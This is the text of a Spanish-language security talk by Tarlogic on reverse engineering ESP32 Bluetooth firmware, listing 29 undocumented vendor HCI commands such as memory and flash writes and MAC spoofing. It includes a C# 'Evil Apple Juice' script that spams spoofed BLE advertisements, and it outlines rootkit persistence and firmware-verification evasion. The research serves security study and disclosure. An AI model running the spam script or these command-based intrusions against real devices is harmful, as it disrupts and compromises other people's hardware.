
Combo ESP32/GPS/CC1101 3in1 for Flipper Zero



CapibaraZero



HARDWARE



HARDWARE


¿USOS DEL ESP32?

› Mediante firmwares personalizados

- Tu flasheas el dispositivo
- Funcionamiento especializado

› Funcionalidades avanzadas



- Parches en el binario de Espressif
- Problemas de estabilidad
- Incompatibilidad entre versiones del chip/rom



HARDWARE

- › Ingeniería inversa **firmware ESP32**
- › Desarrollo de prototipos de Hardware
- › Sniffer “modo monitor” Bluetooth asequible
- › Por desgracia, el resumen rápido es que el **silicio del ESP32 no lo permite**


Peeeeero....



REVERSING

- › Espressif facilita las ROMs internas del ESP32

<https://github.com/espressif/esp-rom-elfs/releases>



Oct 11, 2024

 espressif-bot

 20241011

 37b4a88

Compare ▾

20241011

Changes (since [20240305](#))

Features:

Added ROM for chips:

- ESP32-C5 rev0

▼ Assets 4

 esp-rom-elfs-20241011-checksum.sha256	141 Bytes	Oct 11, 2024
 esp-rom-elfs-20241011.tar.gz	3.38 MB	Oct 11, 2024
 Source code (zip)		Aug 26, 2022
 Source code (tar.gz)		Aug 26, 2022

REVERSING

› Espressif también ofrece las librerías con:

- El stack del controller de Bluetooth
- Los drivers de la radio...
- Son binarios, no hay código

<https://github.com/espressif/esp32-bt-lib/>

<https://github.com/espressif/esp-phy-lib/>

The image shows two screenshots of GitHub repositories. The top screenshot is for `espressif/esp32-bt-lib`, showing the `esp32` directory with files `libbtdm_app.a` and `.gitlab-ci.yml`. A commit by `esp-zhp` is visible with the message `fix(ble): Update bt lib for ESP32(2a2631f)`. The bottom screenshot is for `espressif/esp-phy-lib`, showing the `esp32` directory with files `libbtttestmode.a`, `libphy.a`, `librftest.a`, and `librtc.a`. A commit by `lixiaofan` is visible with the message `update libphy for RXDC cal opt, no antenna current op...`.

REVERSING

› Muchos binarios, es necesario **simplificar el reversing**:

- Unir las librerías con el **linker**
- Se analiza **un archivo en vez de cinco...**

```
PS C:\> xtensa-esp32-elf-ld -r -o golden_bin.elf --whole-archive .\libbtdm_app.a .\libbttestmode.a
.\libphy.a .\librfttest.a .\librtc.a
```

```
PS C:\> ls .\golden_bin.elf
```

```
Directorio: C:\
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	25/02/2025 9:17	4156284	golden_bin.elf

REVERSING

› Espressif publica los linker scripts

https://github.com/espressif/esp-idf/blob/master/components/esp_rom/esp32/ld/esp32.rom.ld

› Publicaremos un plugin de Ghidra para cargar estos datos

<https://github.com/antoniovazquezblanco/GhidraLinkerScript>

esp-idf / components / esp_rom / esp32 / ld / esp32.rom.ld

BetterJincheng and espressif-bot fix(bt/controller): Fixed some bugs... 5e0a73b · 3 months ago

1638 lines (1631 loc) · 73.3 KB

Code Blame Raw Copy Download Edit


```

1  /*
2  ESP32 ROM address table
3  Generated for ROM with MD5sum:
4  ab8282ae908fe9e7a63fb2a4ac2df013 ../../rom_image/prorom.elf
5  */
6  PROVIDE ( Add2SelfBigHex256 = 0x40015b7c );
7  PROVIDE ( AddBigHex256 = 0x40015b28 );
8  PROVIDE ( AddBigHexModP256 = 0x40015c98 );
9  PROVIDE ( AddP256 = 0x40015c74 );
10 PROVIDE ( AddPdiv2_256 = 0x40015ce0 );
11 PROVIDE ( app_gpio_arg = 0x3ffe003c );
12 PROVIDE ( app_gpio_handler = 0x3ffe0040 );
13 PROVIDE ( BasePoint_x_256 = 0x3ff97488 );
    
```



REVERSING

- › Las librerías acceden a **regiones de memoria fijas**
- › Estas regiones son periféricos del **ESP32**
- › Poca información en el **datasheet...**
- › Es posible **cargarla a mano** en Ghidra...



REVERSING


- › Espressif ofrece **archivos SVD** con información de sus periféricos

<https://github.com/espressif/svd>

<https://github.com/esp-rs/esp-pacs/tree/main/esp32/svd>

- › Para cargar esta información en **Ghidra** es necesario un plugin:

<https://github.com/antoniovazquezblanco/GhidraSVD>



REVERSING

› El **ESP** contiene un segundo **RTOS/Kernel** propietario...

› Posible **relación** con:


- RivieraWaves
- CevaWaves

› **Funciones** interesantes:

- H4 Transport Layer Init

```

4 void r_rwip_init(uint32_t error)
5
6 {
7     undefined4 uVar1;
8     int iVar2;
9     undefined *puVar3;
10    code *pcVar4;
11    char local_30;
12    uint8_t acStack_2f;
13    uint8_t length;
14
15    length = '\x01';
16    memset(&rwip_env,0,6);
17    (*r_modules_funcs_p->r_ke_init)();
18    (*r_modules_funcs_p->r_ke_mem_init)(KERNEL_MEM_ENV,&rwip_heap_env,0x22f0);
19    (*r_modules_funcs_p->r_ke_mem_init)(KERNEL_MEM_KERNEL_MSG,&rwip_heap_msg,0x1e00);
20    (*r_modules_funcs_p->r_ke_mem_init)(KERNEL_MEM_NON_RETENTION,&rwip_heap_non_ret,0x2400);
21    (*r_import_rf_phy_func_p->disable_agc)();
22    (*r_import_rf_phy_func_p->phy_disable_agc)(0);
23        /* Initialize RF */
24    (*(code *)r_modules_funcs_p->r_rf_rw_init)(&rwip_rf);
25        /* Initialize Diffie Hellman Elliptic Curve Algorithm */
26    (*(code *)r_modules_funcs_p->r_ecc_init)(0);
27        /* Initialize H4 TL */
28    pcVar4 = (code *)r_modules_funcs_p->r_h4tl_init;
29    uVar1 = (*(code *)r_plf_funcs_p->r_rwip_eif_get)(0);
30    (*pcVar4)(0,uVar1);
    
```



REVERSING

- › Contiene funciones de **gestión de eventos**.
- › Uno de esos eventos es para la **recepción de paquetes HCI...**
- › Utiliza tablas de los **comandos HCI soportados**

```
2 void r_h4tl_init(byte param_1,int param_2)
3
4 {
5     int iVar1;
6     r_ke_event_callback_set *prVar2;
7
8     iVar1 = (uint)param_1 * 0x14;
9     ((h4tl_env_tag *) (h4tl_env.rx_buf + iVar1 + -0xc))->ext_if = (rwip_eif_api *)param_2;
10    (**(code **) (param_2 + 8)) ();
11    h4tl_env.rx_buf[iVar1 + 7] = param_1;
12    prVar2 = r_modules_funcs_p->r_ke_event_callback_set;
13    h4tl_env.rx_buf[iVar1 + 5] = '\x02';
14    (*prVar2)(KE_EVT_H4_TX,r_ke_evt_h4_tx_cb);
15    (*r_modules_funcs_p->r_ke_event_callback_set)(KE_EVT_H4_RX_HDR,r_ke_evt_h4_rx_hdr_cb);
16    (*r_modules_funcs_p->r_ke_event_callback_set)(KE_EVT_H4_RX_PAYLOAD,r_ke_evt_h4_rx_payload_cb);
17    h4tl_read_start((h4tl_env_tag *) (h4tl_env.rx_buf + iVar1 + -0xc));
18    return;
19 }
```

REVERSING

- › La tabla de comandos referencia subtablas...
- › Clasifican por OGF (Opcode Group Field)

```

hci_cmd_desc_root_tab
├─ 3ff976d4 hci_cmd_desc_tab_ref[8]
│   └─ 3ff976d4 hci_cmd_desc_tab_ref [0]
│       ├── 3ff976d4 db 1h ogf
│       ├── 3ff976d5 ?? 00h field1_0x1
│       ├── 3ff976d6 uint16_t 2Dh nb_cmds
│       └─ 3ff976d8 hci_cmd_desc_tag * hci_cmd_desc_tab_lk_ctrl cmd_desc_tab
│   └─ 3ff976dc hci_cmd_desc_tab_ref [1]
│       ├── 3ff976dc db 3h ogf
│       ├── 3ff976dd ?? 00h field1_0x1
│       ├── 3ff976de uint16_t 51h nb_cmds
│       └─ 3ff976e0 hci_cmd_desc_tag * hci_cmd_desc_tab_ctrl_bb cmd_desc_tab
│   └─ 3ff976e4 hci_cmd_desc_tab_ref [2]
│       ├── 3ff976e4 db 4h ogf
│       ├── 3ff976e5 ?? 00h field1_0x1
│       ├── 3ff976e6 uint16_t 7h nb_cmds
│       └─ 3ff976e8 hci_cmd_desc_tag * hci_cmd_desc_tab_info_par cmd_desc_tab

```

REVERSING

- › ¡La última entrada de la tabla referencia una subtabla interesante!
- › ¡El OGF 0x3F está reservado para comandos propietarios!
- › Contiene 29 comandos HCI no documentados por ESP :D



3ff9770c	hci_cmd_desc_tab_ref	[7]
3ff9770c	db	3Fh ogf
3ff9770d	??	00h fieldl_0x1
3ff9770e	uint16_t	1Dh nb_cmds
3ff97710	hci_cmd_desc_tag *	hci_cmd_desc_tab_vs cmd_desc_tab

```
*****
* HCI command descriptors (OGF Vendor Specific)
*****
hci_cmd_desc_tab_vs
```

3ff97714	hci_cmd_desc_tag[29]	
3ff97714	hci_cmd_desc_tag	[0]
3ff97714	uint16_t	FC01h opcode
3ff97716	db	88h dest_field
3ff97717	db	6h par_size_max
3ff97718	void *	s_LBB_3ff9c950 par_fmt
3ff9771c	void *	hci_dbg_rd_data_cmd_cmp_evt_pk ret_par_fmt
3ff97720	hci_cmd_desc_tag	[1]
3ff97720	uint16_t	FC02h opcode
3ff97722	db	48h dest_field
3ff97723	db	88h par_size_max
3ff97724	void *	hci_dbg_wr_mem_cmd_upk par_fmt
3ff97728	void *	s_B_3ff9c6d6+4 ret_par_fmt

REVERSING



COMANDOS OCULTOS

OPCODE	COMMAND
0xFC01	Read memory
0xFC02	Write memory
0xFC03	Delete NVDS parameter
0xFC05	Get flash ID
0xFC06	Erase flash
0xFC07	Write flash
0xFC08	Read flash
0xFC09	Read NVDS parameter
0xFC0A	Write NVDS parameter
0xFC0B	Enable/disable coexistence
0xFC0E	Send LMP packet
0xFC10	Read kernel stats
0xFC11	Platform reset
0xFC12	Read memory info

OPCODE	COMMAND
0xFC30	Register read
0xFC31	Register write
0xFC32	Set MAC address
0xFC35	Set CRC initial value
0xFC36	LLCP msgs discard
0xFC37	Reset RX count
0xFC38	Reset TX count
0xFC39	RF register read (Not implemented)
0xFC3A	RF register write (Not implemented)
0xFC3B	Set TX password
0xFC40	Set LE parameters
0xFC41	Write LE default values
0xFC42	LLCP pass through enable
0xFC43	Send LLCP packet
0xFC44	LMP msgs discard

COMANDOS OCULTOS

¿QUÉ PODEMOS HACER CON ESTOS COMANDOS?

› Cambiar la MAC del dispositivo

- Suplantar otros dispositivos
- Iniciar conexiones con dispositivos “no descubribles/conectables”.

› Gestionar tráfico LMP/LLCP!!!!


- ¡Tráfico de las capas más bajas de Bluetooth!
- ¡Permite implementar ataques que requieren hardware custom!

DEMO 2

```
// Initialize driver and get a device
UsbBluetoothManager.Init();
UsbBluetoothDevice device = UsbBluetoothManager.ListDevices()[0];
device.Open();
device.Write(new byte[] { 0x01,0x03,0x0C,0x00 }); // CMD_RESET
// Start Evil Apple Juice Attack
do {
    byte[] addr = new byte[6];
    new Random().NextBytes(addr);
    // CMD_SET_RANDOM_ADDRESS
    device.Write(new byte[] { 0x01,0x05,0x20,0x06,addr[5],addr[4],addr[3],addr[2],addr[1],addr[0] |= 0xC0 });
    // CMD_SET_ADVERTISING_PARAMETERS
    device.Write(new byte[] { 0x01,0x06,0x20,0x0f,0x00,0x02,0x00,0x08,0x02,0x02,0x01,0x8a,0xaf,0x69,0x3e, ... });
    // CMD_SET_ADVERTISING_DATA
    device.Write(new byte[] { 0x01,0x08,0x20,0x20,0x1f,0x1e,0xff,0x4c,0x00,0x07,0x19,0x07,0x02,0x20, ...});
    // CMD_SET_ADVERTISING_ENABLE
    device.Write(new byte[] { 0x01,0x0a,0x20,0x01,0x01 });
    Thread.Sleep(3000); // Spam for 3 secs
} while (true);
```

04

¿QUE MÁS
SE PUEDE
HACER...?



BONUS TRACK

- › Mas de 1 billón (mil millones) de dispositivos usando chips ESP32 (2023)
- › Uno de los chips más usados para conectividad WiFi+Bluetooth low cost, especialmente en el mundo IoT
- › Con tantos dispositivos, ¿que más podemos hacer con estos **vendor commands**? 🦊
 - Acceso directo a la **memoria de ESP32**
 - Envío y recepción de paquetes de bajo nivel



BONUS TRACK

- › Para cualquier **dispositivo IoT con ESP32** en el que podamos **enviar comandos HCI**
 - Podremos usarlo para **implementar ataques Bluetooth**
 - Podremos **pivotar a otros dispositivos**
 - ¡Tenemos ejecución de **código en el ESP32** a través de los **comandos de escritura de RAM!**
 - ¡**Evasión de mecanismos de verificación** de firmware del ESP32!
 - El chip de comunicaciones es un buen lugar para **esconder módulos y lograr permanencia...**
 - ¿ **Rootkits/APTs** en ESP32 ? 😊 😊



CONCLUSIONES

› Existe **documentación libre y abierta** acerca de como **verificar la seguridad** de dispositivos Bluetooth

› Tenemos un **punto de partida para elaborar herramientas** con las que interactuar con Bluetooth:

- **Multipataforma:** Linux, Windows y Mac
- **Multilenguaje:** Python y C# , fácil soportar otros lenguajes... ¿Rust?
- Integración con **Scapy**

› Desbloqueo de hardware que permite **implementar todo tipo de ataques a un muy bajo coste...**

¡Esperamos que empecéis hacer vuestras herramientas!

¡GRACIAS POR TU ATENCIÓN!

www.tarlogic.com
+34 912 919 319



© 2025 Tarlogic Security S.L

Todos los derechos reservados

Declaración de Derechos de Propiedad

Este documento y cualquier parte de su contenido es propiedad de Tarlogic Security S.L. Sin un permiso expreso por escrito de Tarlogic, la información confidencial no puede ser divulgada, duplicada o utilizada, en parte o en su totalidad, para ningún propósito diferente al de su evaluación. Este material deberá mantenerse en lugar seguro en todo momento y se devolverá a Tarlogic si así se solicita.

Otros nombres de productos mencionados en este documento pueden ser marcas o marcas registradas de sus respectivas Compañías. Las marcas y marcas registradas son propiedad de sus respectivos Titulares